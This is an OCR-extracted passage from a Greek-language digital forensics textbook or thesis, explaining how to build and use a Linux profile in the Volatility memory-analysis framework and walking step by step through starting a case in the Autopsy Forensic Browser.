
ενημερώσει τον πυρήνα στο σύστημά μας κατά το παρελθόν, ο κατάλογος **/boot** μπορεί να περιέχει πολλαπλά System.map αρχεία, οπότε φροντίζουμε να επιλέγουμε το σωστό.




4.4: Τα σύμβολα που χρειαζόμαστε και το path του System.map όπου βρίσκονται.

4.6 Δημιουργώντας προφίλ


Για να δημιουργήσουμε το προφίλ, τοποθετούμε το **module.dwarf** και το αρχείο **System.map-huge-4.4.14** σε ένα άλλο αρχείο **zip**. Στη συνέχεια, μετακινούμε το αρχείο zip στον κατάλογο: 'volatility/plugins/overlays/linux/'.



Εικόνα 4.5: Τοποθέτηση των αρχείων module.dwarf & System.map-huge σε αρχείο zip.



Εικόνα 4.6: Δημιουργία του αρχείου zip.




Εικόνα 4.7: Το αρχείο zip (slackware_14.2.zip).

4.6.1 Χρησιμοποιώντας το προφίλ

Για να βρούμε το όνομα του προφίλ μας «τρέχουμε» την παρακάτω εντολή:

vol.py –info | grep Linux



Εικόνα 4.8: Το προφίλ μας.

4.6.2 Χρησιμοποιώντας τα Plugins

Στη συνέχεια, μπορούμε να χρησιμοποιήσουμε αυτό το όνομα ως profile option. Η βασική μορφή για να «τρέξουμε» τη volatility είναι:

vol.py -f <path to mem image> --profile=<profile_name> plugin_name <plugin_options>.

Σύντομα, θα δημιουργηθεί μια σελίδα της wiki για τα στοιχεία του κάθε plugin και την παραγωγή του. Μέχρι τότε, για να βρούμε όλα τα διαθέσιμα plugins και να έχουμε μια γρήγορη περιγραφή του σκοπού όλων των plugins, μπορούμε να εκτελέσουμε την εντολή:

$ vol.py --info | grep -i linux_

Volatility Foundation Volatility Framework 2.4
Profiles

VistaSP0x64 - A Profile for Windows Vista SP0 x64
VistaSP0x86 - A Profile for Windows Vista SP0 x86
VistaSP1x64 - A Profile for Windows Vista SP1 x64
VistaSP1x86 - A Profile for Windows Vista SP1 x86
VistaSP2x64 - A Profile for Windows Vista SP2 x64

VistaSP2x86 - A Profile for Windows Vista SP2 x86
Win10x64 - A Profile for Windows 10 x64
Win10x86 - A Profile for Windows 10 x86
[snip]..

Address Spaces


AMD64PagedMemory - Standard AMD 64-bit address space.
ArmAddressSpace - Address space for ARM processors
FileAddressSpace - This is a direct file AS.
HPAKAddressSpace - This AS supports the HPAK format
IA32PagedMemory - Standard IA-32 paging address space.
IA32PagedMemoryPae - This class implements the IA-32 PAE paging address space. It is responsible
LimeAddressSpace - Address space for Lime
MachOAddressSpace - Address space for Mach-O files to support atc-ny memory reader
OSXPmemELF - This AS supports VirtualBox ELF64 coredump format
QemuCoreDumpElf - This AS supports Qemu ELF32 and ELF64
[snip]..

Plugins
---
amcache - Print AmCache information
apihooks - Detect API hooks in process and kernel memory
atoms - Print session and window station atom tables
atomscan - Pool scanner for atom tables
auditpol - Prints out the Audit Policies from HKLM\SECURITY\Policy\PolAdtEv
bigpools - Dump the big page pools using BigPagePoolScanner
bioskbd - Reads the keyboard buffer from Real Mode memory
cachedump - Dumps cached domain hashes from memory
callbacks - Print system-wide notification routines
clipboard - Extract the contents of the windows clipboard
cmdline - Display process command-line arguments
cmdscan - Extract command history by scanning for _COMMAND_HISTORY
connections - Print list of open connections [Windows XP and 2003 Only]
connscan - Pool scanner for tcp connections
consoles - Extract command history by scanning for _CONSOLE_INFORMATION
crashinfo - Dump crash-dump information
deskscan - Poolscaner for tagDESKTOP (desktops)
devicetree - Show device tree
dlldump - Dump DLLs from a process address space
dlllist - Print list of loaded dlls for each process
driverirp - Driver IRP hook detection
drivermodule - Associate driver objects to kernel modules
driverscan - Pool scanner for driver objects
dumpcerts - Dump RSA private and public SSL keys
dumpfiles - Extract memory mapped and cached files
dumpregistry - Dumps registry files out to disk
envars - Display process environment variables

eventhooks - Print details on windows event hooks
evtlogs - Extract Windows Event Logs (XP/2003 only)
filescan - Pool scanner for file objects
[snip]..

4.6.3 Εμφάνιση Βοήθειας

Για να εμφανίσουμε το μενού βοήθειας:



Εικόνα 4.10: Μενού βοήθειας.

Σύνοψη

Η **Volatility Framework** είναι αποτέλεσμα έρευνας πολλών χρόνων και ανάπτυξης από δεκάδες, αν όχι εκατοντάδες υποστηρικτές του ανοιχτού κώδικα και του ελεύθερου λογισμικού της κοινότητας **forensic**. Αυτή η πλατφόρμα παρέχει δυνατότητες για την επίλυση σύνθετων ψηφιακών προβλημάτων που αφορούν στο ιομορφικό λογισμικό. Τώρα, που ξέρουμε πώς να εγκαταστήσουμε και να ρυθμίσουμε τη **Volatility**, είμαστε έτοιμοι να ξεκινήσουμε τη λήψη δειγμάτων και την ανάλυση της μνήμης τους.

5ο ΚΕΦΑΛΑΙΟ

Ψηφιακή Εγκληματολογία και Αντιμετώπιση Συμβάντων
(SANS Digital Forensics and Incident Response)

5.1 Εισαγωγή στην AUTOPSY Forensic Browser, βήμα-βήμα

Πρόκειται για έναν σύντομο οδηγό σχετικά με τον τρόπο χρησιμοποίησης της **Autopsy Forensic**. Αυτό το εργαλείο είναι σημαντικό για τις εγκληματολογικές έρευνες στο **Linux** και μπορεί να χρησιμοποιηθεί για την ανάλυση εικόνων των παραθύρων.

Θα ξεκινήσουμε με την προϋπόθεση ότι έχουμε εγκατεστημένη την **Forensic Toolkit**, (*είτε μέσω της χρήσης ενός **Live CD**, όπως το **Helix** ή αν είναι εγκατεστημένη σε ένα **Forensic Workstation***). Η **Autopsy** είναι ενσωματωμένη στη **SANS Investigative Forensic Toolkit Workstation** (***SIFT Workstation***) και μπορούμε να την «*κατεβάσουμε*» από το «***forensics.sans.org***». Μπορούμε να ξεκινήσουμε την **Autopsy** κάνοντας κλικ στο μεγεθυντικό φακό στην άνω δεξιά γωνία.

Βήμα 1: Ξεκινάμε την Autopsy Forensic Browser


Η **Autopsy** είναι μια **web-based** εφαρμογή, (*που τρέχει online από το διαδίκτυο*), του **FSK** (***Forensic Toolkit***). Αρχικά, θα συνδεθούμε με την υπηρεσία της **Autopsy** χρησιμοποιώντας το **URL http://localhost:9999**. Η προεπιλεγμένη σελίδα εμφανίζεται στο βήμα **2**.

Βήμα 2: Ξεκινάμε μια νέα υπόθεση.

Κάνουμε κλικ στο **New Case.** Αυτό θα προσθέσει ένα νέο φάκελο υπόθεσης στο σύστημά μας και θα μας επιτρέψει να αρχίσουμε την προσθήκη στοιχείων. Για να ξεκινήσουμε, κάνουμε κλικ στην επιλογή **New Case.**

Εικόνα 5.1: Autopsy Forensic Browser.

Βήμα 3: Εισαγωγή δεδομένων της υπόθεσης.




Εικόνα 5.2: Νέα Υπόθεση.

Αρχίζουμε με την εισαγωγή στοιχείων, σχετικών με την υπόθεση, που θα περιλαμβάνουν το όνομα της ίδιας της υπόθεσης και μια περιγραφή της. Για το σκοπό αυτό, θα πρέπει να έχουμε ένα μέσο επικοινωνίας, για τον εντοπισμό των περιπτώσεων (**cases**):

"<**casename - όνομα εταιρίας**>, <**description - περιγραφή**>".

Θα δούμε το μήνυμα, (*που εμφανίζεται στο βήμα **4***), όταν δημιουργήθηκε ο φάκελος της υπόθεσης.


Βήμα 4: Σημειώνουμε σε ποιον κατάλογο βρίσκονται τα αποδεικτικά στοιχεία:



Εικόνα 5.3: Δημιουργία Υπόθεσης CHFI.

Στο ανωτέρω παράδειγμα, διατυπώνουμε μια υπόθεση εργασίας **/CHFI**. Εδώ εμφανίζονται τα αποδεικτικά στοιχεία που βρίσκονται στο σύστημα.

Βήμα 5: Προσθέτουμε ένα Host στην υπόθεση:



Εικόνα 5.4: Δημιουργία Host.


Όταν κάνουμε κλικ στο «**Add Host**» παρουσιάζονται οι επιλογές, (βλ. την παραπάνω **εικόνα**), που μας επιτρέπουν να προσθέσουμε ένα **host** (*ονομασία του υπολογιστή που θα ερευνηθεί*) καθώς και μια περιγραφή. Όπως αναφέρεται, η ζώνη ώρας και η παραποίησή της μπορούν να ρυθμιστούν. Επίσης, μπορούμε να προσθέσουμε και χρησιμοποιήσουμε μια λίστα ως αξιόπιστη ή όχι, γνωστή ως **hashes**. Κατάλογοι με τα γνωστά **Rootkits** και άλλα ιομορφικά προγράμματα μπορούν να προστεθούν ως μια αναξιόπιστη λίστα. Σε περίπτωση που είναι γνωστή η παραποίηση, μπορούμε να προσθέσουμε αυτό εκ των προτέρων.

Βήμα 6: Σημείωση όπου βρίσκεται ο κεντρικός host.

Εικόνα 5.5: Ο κεντρικός host.

Στη συνέχεια, προσθέτουμε την **Εικόνα** δίσκου πιέζοντας το κουμπί: **Add Image** (*Παράδειγμα **/home/CHFI.img***). Η **Autopsy** μας επιτρέπει να χρησιμοποιούμε μια **Εικόνα** δίσκου που έχουμε ήδη παγιδεύσει. Αυτό μπορεί να γίνει χρησιμοποιώντας, για παράδειγμα, την εντολή **dd**. Μπορούμε, επίσης, να χρησιμοποιούμε την **Autopsy**, προκειμένου να δημιουργήσουμε μια **Εικόνα** δίσκου.


Βήμα 7: Προσθήκη Εικόνας Δίσκου (*Image*) για ανάλυση



Εικόνα 5.6: Προσθήκη Εικόνας δίσκου.

